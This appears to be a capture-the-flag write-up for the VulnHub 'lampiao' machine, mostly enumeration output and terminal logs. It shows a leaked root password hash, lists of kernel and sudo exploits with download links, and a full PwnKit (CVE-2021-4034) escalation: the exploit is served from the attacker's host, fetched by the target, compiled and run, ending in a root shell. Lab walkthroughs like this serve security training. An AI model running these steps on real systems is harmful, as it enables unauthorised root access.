
Now we run the linpeas.sh file to get root access hits or path

```
╔══════════╣ Superusers
root:$6$blDsHpU9$1.jyQg4uduSokEQ9Jgvo.5WkyUW52zP1XPT/PaA54y4y1ozS0WwrYcYUjfLZkBxx85gU2ROt5OpnoR5bDnbJX1:0:0:root:/root:/bin/bash

╔══════════╣ Users with console
mysql:x:27:106:Mysql Server:/var/lib/mysql/:/bin/bash
root:$6$blDsHpU9$1.jyQg4uduSokEQ9Jgvo.5WkyUW52zP1XPT/PaA54y4y1ozS0WwrYcYUjfLZkBxx85gU2ROt5OpnoR5bDnbJX1:0:0:root:/root:/bin/bash
tiago:x:1000:1000:tiago,,,:/home/tiago:/bin/bash
```

```
╔══════════╣ Operative system
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 4.4.0-31-generic (buildd@lgw01-01) (gcc version 4.8.4 (Ubuntu 4.8.4-2ubuntu1~14.04.3) ) #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.5 LTS
Release:        14.04
Codename:       trusty

╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.9p5

╔══════════╣ CVEs Check
Vulnerable to CVE-2021-4034
```



```
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 39K May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 43K May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 30K May 15  2015 /bin/fusermount
-rwsr-xr-x 1 root root 87K Sep  2  2015 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 35K Jan 26  2016 /bin/su
-rwsr-xr-x 1 root root 67K Sep  2  2015 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 36K Jan 26  2016 /usr/bin/chsh
-rwsr-xr-x 1 root root 45K Jan 26  2016 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 154K Aug 27  2015 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 18K May  7  2014 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 44K Jan 26  2016 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 31K Jan 26  2016 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-sr-x 1 daemon daemon 46K Oct 21  2013 /usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 18K Nov 24  2015 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root 72K Oct 21  2013 /usr/bin/mtr
-rwsr-xr-x 1 root root 65K Jan 26  2016 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 5.4K Feb 25  2014 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 9.6K Nov 24  2015 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 327K Nov 25  2014 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 482K Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root dip 316K Apr 21  2015 /usr/sbin/pppd  --->  Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-sr-x 1 libuuid libuuid 18K Sep  2  2015 /usr/sbin/uuidd
```



```
╔══════════╣ SGID
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 53K Jan 26  2016 /usr/bin/chage
-rwxr-sr-x 1 root mail 14K Dec  7  2013 /usr/bin/dotlockfile
-rwxr-sr-x 1 root tty 9.6K Jun  4  2013 /usr/bin/bsd-write
-rwxr-sr-x 3 root mail 9.5K Dec  3  2012 /usr/bin/mail-lock
-rwxr-sr-x 3 root mail 9.5K Dec  3  2012 /usr/bin/mail-touchlock
-rwxr-sr-x 1 root tty 18K Sep  2  2015 /usr/bin/wall
-rwsr-sr-x 1 daemon daemon 46K Oct 21  2013 /usr/bin/at  ⟶  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwxr-sr-x 1 root utmp 398K Nov  7  2013 /usr/bin/screen  ⟶  GNU_Screen_4.5.0
-rwxr-sr-x 1 root shadow 18K Jan 26  2016 /usr/bin/expiry
-rwxr-sr-x 1 root crontab 35K Feb  9  2013 /usr/bin/crontab
-rwxr-sr-x 1 root ssh 322K Mar  4  2019 /usr/bin/ssh-agent
-rwxr-sr-x 3 root mail 9.5K Dec  3  2012 /usr/bin/mail-unlock
-rwxr-sr-x 1 root mlocate 34K Jun 20  2013 /usr/bin/mlocate
-rwsr-sr-x 1 libuuid libuuid 18K Sep  2  2015 /usr/sbin/uuidd
-rwxr-sr-x 1 root shadow 30K Mar 16  2016 /sbin/unix_chkpwd
```

```
╔══════════╣ Executing Linux Exploit Suggester 2
╚ https://github.com/jondonas/linux-exploit-suggester-2
  [1] af_packet
      CVE-2016-8655
      Source: http://www.exploit-db.com/exploits/40871
  [2] exploit_x
      CVE-2018-14665
      Source: http://www.exploit-db.com/exploits/45697
  [3] get_rekt
      CVE-2017-16695
      Source: http://www.exploit-db.com/exploits/45010
```

```
╔══════════╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester

[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,[ ubuntu=14.04 ]{kernel:4.4.0-89-generic},ubuntu=(16.04|17.04){kernel:4.(8|10).0-(19|28|45)-generic}
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1
```


```
[+] [CVE-2017-1000112] NETIF_F_UFO

   Details: http://www.openwall.com/lists/oss-security/2017/08/13/1
   Exposure: highly probable
   Tags: [ ubuntu=14.04{kernel:4.4.0-*} ],ubuntu=16.04{kernel:4.8.0-*}
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-1000112/poc.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-1000112/poc.c
   Comments: CAP_NET_ADMIN cap or CONFIG_USER_NS=y needed. SMEP/KASLR bypass included. Modified version at 'ext-url' adds support for additional distros/kernels

[+] [CVE-2016-8655] chocobo_root

   Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
   Exposure: highly probable
   Tags: [ ubuntu=(14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic} ]
   Download URL: https://www.exploit-db.com/download/40871
   Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be enabled

[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
```

```
ails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04
],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-
21-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here:
https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-
4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21
],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-
4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-
samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-
3156/zip/main

[+] [CVE-2017-6074] dccp

   Details: http://www.openwall.com/lists/oss-security/2017/02/22/3
   Exposure: probable
   Tags: [ ubuntu=(14.04|16.04) ]{kernel:4.4.0-62-generic}
   Download URL: https://www.exploit-db.com/download/41458
   Comments: Requires Kernel be built with CONFIG_IP_DCCP enabled.
Includes partial SMEP/SMAP bypass

[+] [CVE-2016-2384] usb-midi

   Details: https://xairy.github.io/blog/2016/cve-2016-2384
   Exposure: probable
   Tags: [ ubuntu=14.04 ],fedora=22
   Download URL: https://raw.githubusercontent.com/xairy/kernel-
exploits/master/CVE-2016-2384/poc.c
   Comments: Requires ability to plug in a malicious USB device and
to execute a malicious binary as a non-privileged user

[+] [CVE-2015-3202] fuse (fusermount)

   Details: http://seclists.org/oss-sec/2015/q2/520
   Exposure: probable
   Tags: debian=7.0|8.0,[ ubuntu=* ]
   Download URL: https://www.exploit-db.com/download/37089
   Comments: Needs cron or system admin interaction

[+] [CVE-2015-1318] newpid (apport)

   Details: http://openwall.com/lists/oss-security/2015/04/14/4
   Exposure: probable
   Tags: [ ubuntu=14.04 ]
   Download URL:
https://gist.githubusercontent.com/taviso/0f02c255c13c5c113406/raw/e
afac78dce51329b03bea7167f1271718bee4dcc/newpid.c

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-
samedit-heap-based-overflow-sudo.txt
   Exposure: less probable
   Tags: mint=19,ubuntu=18|20, debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-
3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-
research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-
research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-
exploits/master/CVE-2021-22555/exploit.c
```

```
   Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

   Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
   Exposure: less probable
   Tags: mint=19
   Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
   Comments: sudo configuration requires pwfeedback to be enabled.

[+] [CVE-2019-15666] XFRM_UAF

   Details: https://duasynt.com/blog/ubuntu-centos-redhat-privesc
   Exposure: less probable
   Download URL:
   Comments: CONFIG_USER_NS needs to be enabled; CONFIG_XFRM needs to be enabled

[+] [CVE-2017-7308] af_packet

   Details: https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html
   Exposure: less probable
   Tags: ubuntu=16.04{kernel:4.8.0-(34|36|39|41|42|44|45)-generic}
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-7308/poc.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-7308/poc.c
   Comments: CAP_NET_RAW cap or CONFIG_USER_NS=y needed. Modified version at 'ext-url' adds support for additional kernels

[+] [CVE-2017-5618] setuid screen v4.5.0 LPE

   Details: https://seclists.org/oss-sec/2017/q1/184
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154

[+] [CVE-2016-9793] SO_{SND|RCV}BUFFORCE
```

```
   Details: https://github.com/xairy/kernel-
exploits/tree/master/CVE-2016-9793
   Exposure: less probable
   Download URL: https://raw.githubusercontent.com/xairy/kernel-
exploits/master/CVE-2016-9793/poc.c
   Comments: CAP_NET_ADMIN caps OR CONFIG_USER_NS=y needed. No
SMEP/SMAP/KASLR bypass included. Tested in QEMU only

[+] [CVE-2016-4557] double-fdput()

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?
id=808
   Exposure: less probable
   Tags: ubuntu=16.04{kernel:4.4.0-21-generic}
   Download URL: https://github.com/offensive-security/exploit-
database-bin-sploits/raw/master/bin-sploits/39772.zip
   Comments: CONFIG_BPF_SYSCALL needs to be set &&
kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2015-1318] newpid (apport) 2

   Details: http://openwall.com/lists/oss-security/2015/04/14/4
   Exposure: less probable
   Tags: ubuntu=14.04.2
   Download URL: https://www.exploit-db.com/download/36782

[+] [CVE-2016-0728] keyring

   Details: http://perception-point.io/2016/01/14/analysis-and-
exploitation-of-a-linux-kernel-vulnerability-cve-2016-0728/
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/40003
   Comments: Exploit takes about ~30 minutes to run. Exploit is not
reliable, see: https://cyseclabs.com/blog/cve-2016-0728-poc-not-
working
```


There are many ways to get root shell but first we try CVE-2021-4034




```
╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.9p5

╔══════════╣ CVEs Check
Vulnerable to CVE-2021-4034
```

To get root shell clone the github

and sent the file of github rep to machine



```
┌──(root㉿kali)-[~/vulnhub/lampiao]
└─# git clone https://github.com/berdav/CVE-2021-4034
Cloning into 'CVE-2021-4034' ...
remote: Enumerating objects: 92, done.
remote: Counting objects: 100% (36/36), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 92 (delta 24), reused 19 (delta 19), pack-reused 56
Receiving objects: 100% (92/92), 22.71 KiB | 581.00 KiB/s, done.
Resolving deltas: 100% (44/44), done.

┌──(root㉿kali)-[~/vulnhub/lampiao]
└─# cd CVE-2021-4034

┌──(root㉿kali)-[~/vulnhub/lampiao/CVE-2021-4034]
└─# ls
cve-2021-4034.c  cve-2021-4034.sh  dry-run  LICENSE  Makefile  pwnkit.c  README.md

┌──(root㉿kali)-[~/vulnhub/lampiao/CVE-2021-4034]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.215.48 - - [03/Oct/2022 08:50:32] "GET /pwnkit.c HTTP/1.1" 200 -
192.168.215.48 - - [03/Oct/2022 08:50:54] "GET /Makefile HTTP/1.1" 200 -
192.168.215.48 - - [03/Oct/2022 08:51:08] "GET /cve-2021-4034.c HTTP/1.1" 200 -
192.168.215.48 - - [03/Oct/2022 08:51:26] "GET /cve-2021-4034.sh HTTP/1.1" 200 -
```



```
tiago@lampiao:/tmp$ make
make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.
tiago@lampiao:/tmp$ ls
ls
cve-2021-4034    cve-2021-4034.sh  GCONV_PATH=.  pwnkit.c   tmux-1000
cve-2021-4034.c  gconv-modules     Makefile      pwnkit.so  vmware-root
tiago@lampiao:/tmp$ ./cve-2021-4034
././cve-2021-4034
# id
id
uid=0(root) gid=0(root) groups=0(root),1000(tiago)
# ls
ls
GCONV_PATH=.  cve-2021-4034    cve-2021-4034.sh  pwnkit.c   tmux-1000
Makefile      cve-2021-4034.c  gconv-modules     pwnkit.so  vmware-root
# cd /root
lcd /root
#ls
ls
flag.txt  proof.txt
# cat proof.txt
cat proof.txt
f2d2c19aecd3e42297b53a920ec7255b
# cat flag.txt
cat flag.txt
Your flag is in another file...
# 
```

`root : f2d2c19aecd3e42297b53a920ec7255b`